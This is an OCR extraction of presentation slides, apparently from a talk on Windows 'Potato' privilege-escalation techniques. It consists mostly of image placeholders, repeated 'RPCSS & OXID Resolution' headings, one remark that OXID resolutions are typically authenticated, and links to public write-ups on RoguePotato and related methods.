
OXID resolutions are typically authenticated (important later)

https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguepotato/

RPCSS & OXID Resolution




RPCSS & OXID Resolution




https://hideandsec.sh/books/windows-sNL/page/in-the-potato-family-i-want-them-all


RPCSS & OXID Resolution




RPCSS & OXID Resolution



RPCSS & OXID Resolution



RPCSS & OXID Resolution



OXID Relevance

